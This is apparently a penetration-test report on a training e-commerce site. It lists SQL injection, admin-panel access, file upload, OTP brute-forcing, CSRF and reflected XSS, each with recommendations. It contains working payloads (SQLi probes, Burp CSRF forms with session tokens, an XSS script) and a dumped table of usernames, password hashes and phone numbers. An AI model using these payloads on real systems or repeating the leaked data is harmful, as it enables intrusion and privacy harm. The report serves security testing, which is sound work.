# E-COMMERCE WEBSITE

# LIFESTYLE STORE

DETAILED DEVELOPER REPORT

## <u>SECURITY STATUS – EXTREMELY VULNERABLE</u>


- Hackers can steal all the records of Lifestyle store(SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders.(shell upload and weak passwords)
- Hacker can change source code of application to host malware, phishing pages or even explicit content.(Shell upload)
- Hacker can see details of any customer.(IDOR)
- Hacker can easily access or bypass admin account authentication.(bruteforcing)
- Hacker can get access to seller details and login into the website using customer of the month usernames (PII).
- Hacker can change the password, confirm order and remove item of customer(CSRF)

## **VULNERABILITY STATISTIC**

Critical	
14	

Severe	
10	


Modera	ite
7	



# **VULNERABILITIES:-**

S.NO.	SEVERITY	VULNERABILITY	COUNT
1	CRITICAL	SQL injection	3
2	CRITICAL	Access to admin panel	1
3	CRITICAL	Arbitrary file upload	2
4	CRITICAL	Account takeover by OTP bypass	1
5	CRITICAL	CSRF	3
6	SEVERE	Reflected cross site scripting	1
7	SEVERE	Stored cross site scripting	1
8	SEVERE	Common password	1
9	SEVERE	Component with known vulnerability	3
10	MODERATE	Server misconfiguration	1
11	MODERATE	Unauthorized access to user details (IDOR)	4
12	MODERATE	Directory listings	5
13	LOW	Personal Information leakage	2
14	LOW	Client side and server side validation bypass	1
15	LOW	Default error display	1
16	LOW	Open redirection	2

# 1. SQL Injection



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# 1. SQL Injection


Here are other similar SQLi in the application

Affected URL:

http://15.206.68.108/products.php?cat=2

http://15.206.68.108/products.php?cat=3

• Navigate to T-Shirt tab where you will see number of T-shirts. Notice the GET parameter **CAT** in the URL:



We apply single quote in cat parameter: products.php?cat=1' and we get complete MySQL error:



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" LIMIT 0, 9' at line 1

- We then put --+: products.php?cat=1'--+ and we error is removed confirming SQL injection
- Now hacker can inject sql or use use sqlmap to get access to the database

# Proof of Concept (PoC):Attacker can dump arbitrary data

- No of databases: 2
- •information\_schema
- hacking\_training\_project
- No of tables: 10
- brands
- •cart items
- categories
- customers
- •order items
- orders
- product\_reviews
- products
- •sellers
- user

user_name	password	phone_number	unique_key
admin	\$2y\$10\$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	8521479630	15468927955c66694cba1174.29688447
Dona1234	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtx0kBq0JURAHs0	9489625136	778522555c6669996f5a24.34991684
Pluto98	\$2y\$10\$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxqyJTki	8912345670	19486318945c666a037b1432.99985767
chandan	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0Vei0KLVDa	7854126395	12404594545c666a3b49e0f8.08173871
Popeye786	\$2y\$10\$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	9745612300	18430379145c666a53af8431.79566371
Radhika	\$2y\$10\$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	9512300052	15611262655c666b312f73e0.70827297
Nandan	\$2y\$10\$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	7845129630	1587354115c666b65bb44a5.36505317
MurthyAdapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	8365738264	16357203785c68f640c699a2.83646347
john	\$2y\$10\$GhDB8h1x6xjPMY12GZ1vDO7Y3en97u1/.oxTZLmYqB6F18FBgecvG	6598325015	9946437385c6a435f76bef0.14675944
bob	\$2y\$10\$kiUikn3HPFbuyTtK757LNurxzqC0LX3eMGy0/Ux16JOoG37dCGKLq	8576308560	4305822125c6a43ec507df0.68309267
jack	\$2y\$10\$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu	9848478231	15257114565c6a444692b707.17903432
bulla	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	7645835473	18292501185c6a4493a5ddb0.87138000
hunter	\$2y\$10\$pB3U9iFxwBgSb12AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2	9788777777	13824560345c80704e821145.26019698
asd	\$2y\$10\$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2	9876543210	8057400125c862a7f5916c9.06111587
acdc	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	9999999999	13104802695c86f43f0c3705.77019309

# **Business Impact – Extremely High**

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.


Previous slide has the screenshot of users table which shows user credentials being leaked that too in plain text without any hashing/encryption.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.


#### RECOMENDATIONS

- Use whitelists, not blacklists
- Don't trust any user input
- Adopt the latest technologies
- Ensure Errors are Not User-Facing
- Disable/remove default accounts, passwords and databases
- References
- https://www.owasp.org/index.php/SQL Injection
- https://en.wikipedia.org/wiki/SQL\_injection

# 2.Access to admin panel




- When we navigate to <a href="http://15.206.68.108/wondercms/">http://15.206.68.108/wondercms/</a> url
- we get the password on the page and login as: admin in the url http://15.206.68.108/wondercms/loginURL



# Proof of Concept (PoC)

Hacker can change the admin password . Hacker can also add and delete pages. Hacker can upload any malicious file.



# Business impact - Extremely High

- Hacker can do anything with the page, he will have full access of the page and can govern the page according to it's will.
- It is the massive business risk.
- Loss can be very high

#### RECOMENDATIONS

- The default password should be changed and a strong password must be setup.
- The admin url must also be such that its not accessible to normal users.
- Password changing option must be done with 2 to 3 step verification.
- References
- https://www.owasp.org/index.php/Default Passwords
- https://www.us-cert.gov/ncas/alerts/TA13-175A

# 3. Arbitrary file uplaod

The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the vesion is known to have vulnerabilities .

#### Affected URL:

http://15.206.68.108/wondercms/

# Arbitrary file upload (Critical)

#### Affected Parameters:

•File Upload (POST parameter)


The attacker can upload files with extension other than .jpeg.

#### Affected URL:

http://15.206.68.108/profile/2/edit/

#### Affected Parameters:

•Upload Profile Photo (POST parameter)



# Proof of concept

•Weak password - admin.

• Arbitrary File Inclusion.

# Business Impact – Extremely High

A malicious user can access the Dashboard which discloses many critical information of organization including:

- Important files
- Password
- And much more...

# Business Impact – Extremely high

 Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

## Recommendation

- •Change the Admin password to something strong and not guessable.
- •The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated:CVE-2017-14521.

#### References

https://www.owasp.org/index.php/Unrestricted File Upload

https://www.opswat.com/blog/file-upload-protection-best-practices

## Recommendation

#### Take the following precautions:

- Use a strong password 8 character or more in length with alphanumerics and symbols
- It should not contain personal/guessable information
- Do not reuse passwords
- Disable default accounts and users
- Change all passwords to strong unique passwords

## References:

https://www.owasp.org/index.php/Testing for weak password change or reset functionalities (OTG-AUTHN-009)


https://www.owasp.org/index.php/Default Passwords

https://www.us-cert.gov/ncas/alerts/TA13-175A

# 4. Account Takeover Using OTP Bypass

The below mentioned login page allows login via OTP which can be bruteforced Affected URL: http://15.206.68.108/reset\_password/admin.php?otp= Account Takeover Using Affected Parameters: **OTP Bypass** OTP (POST parameters) (Critical)

Navigate to <a href="http://13.126.196.134/reset">http://13.126.196.134/reset</a> password/admin.php?otp=
 You will see user login page via OTP.



- Following request will be generated containing OTP parameter.
- Now we are bruteforcing it.




And we easily got the valid otp

Request	Payload	Status	Error	Timeout	Length V	Comment
4	103	200			4476	
0		200			4380	
1	100	200			4380	
2	101	200			4380	
3	102	200			4380	
5	104	200			4380	
6	105	200			4380	
7	106	200			4380	
8	107	200			4380	
9	108	200			4380	
10	109	200			4380	
11	110	200			4380	
12	111	200			4380	
12	112	200			4200	

## POC

Now a hacker can change the password of admin dashboard.



# Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the otp. This leads to complete compromise of personal user data of every customer.

Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

#### Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

## References:

https://www.owasp.org/index.php/Testing Multiple Factors Authentication (OWASP-AT-009)

https://www.owasp.org/index.php/Blocking Brute Force Attacks

## 5. CSRF

The below mentioned login page allows you to change password without verification and view details of other customers (CSRF).

Affected URL:

http://15.206.68.108/profile/change\_password.php

Unauthorised
Access to
Customer
Details
(Critical)

#### Affected Parameters:

•Update button (POST parameter) We can change the password.

#### Affected URL:

•http://15.206.68.108/cart/cart.php

#### Affected Parameters:

Remove option (POST parameter)


#### Affected URL:

•http://15.206.68.108/cart/cart.php


#### Affected Parameters:

Confirm order option (POST parameter)

 Here you can see 7 digit pasword, but due to csrf I'll change the password at the moment he want to update.




 Here's the file I opened while changing password, when we click on send the password will change to 12345.




#### POC

Here's the code of generated by burp suite community edition.

```
<!DOCTYPE html>
<html>
  <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
<body>
    <form method="POST" action="http://13.126.196.134:80/profile/change password submit.php">
        <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
        <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
        <input type="text" name="X-XSRF-TOKEN" value="</pre>
        6965db15acabf308e74fa61bde40c623856201cbfe80ff1f28178fa5f13b28f3">
        <input type="text" name="password" value="12345">
        <input type="text" name="password confirm" value="12345">
        <input type="submit" value="Send">
    </form>
</body>
</html>
```





 Here you can see order is placed unwantedly by user thorugh CSRF

#### POC

Here's the code of generated by burp suite community edition.

```
<!DOCTYPE html>
    <html>
     <!-- CSRF PoC - generated by Burp Suite i0 SecLab plugin -->
    <body>
 4
        <form method="POST" action="http://13.126.196.134:80/orders/confirm.php">
 5
            <input type="text" name="key" value="6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1">
 6
            <input type="text" name="PHPSESSID" value="6kvkb0o7po0ae20sfoib398mn4">
            <input type="text" name="X-XSRF-TOKEN" value="</pre>
            974d497bc07aab57cd5bdcfa5ebbdcbe91798fbbb03b1f0d7f9a04ff6e4f44e6">
            <input type="submit" value="Send">
        </form>
10
11
    </body>
    </html>
```

# **Business Impact – Very High**

- Hacker can change the password of any user.
- Hacker can make user to do unwanted things
- It makes very bad impact of the website in the front of user
- Hacker can remove and confirm orders in the cart of the use

#### Recommendation

#### Take the following precautions:

- •Implement an Anti-CSRF Token.
- •Do not show the customers of the month on the login page.
- Use the Same Site Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- •Use 2 factor confirmations like otp, etc. for critical requests

## References:

https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/

https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

# 6. Reflected Cross Site Scripting (XSS)

Reflected
Cross Site
Scripting
(Severe)

Below mentioned parameters are vulnerable to reflected XSS

Affected URL:


• http://15.206.68.108/profile/16/edit/
Affected Parameters:

• address(POST parameters)


Payload:

• <script>alert(1)</script>

Open edit profile through URL and write a script on address bar



# POC



# Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

### Recommendation

#### Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

#### References:

https://www.owasp.org/index.php/Cross-site\_Scripting\_(XSS)

https://en.wikipedia.org/wiki/Cross-site\_scripting

https://www.w3schools.com/html/html entities.asp

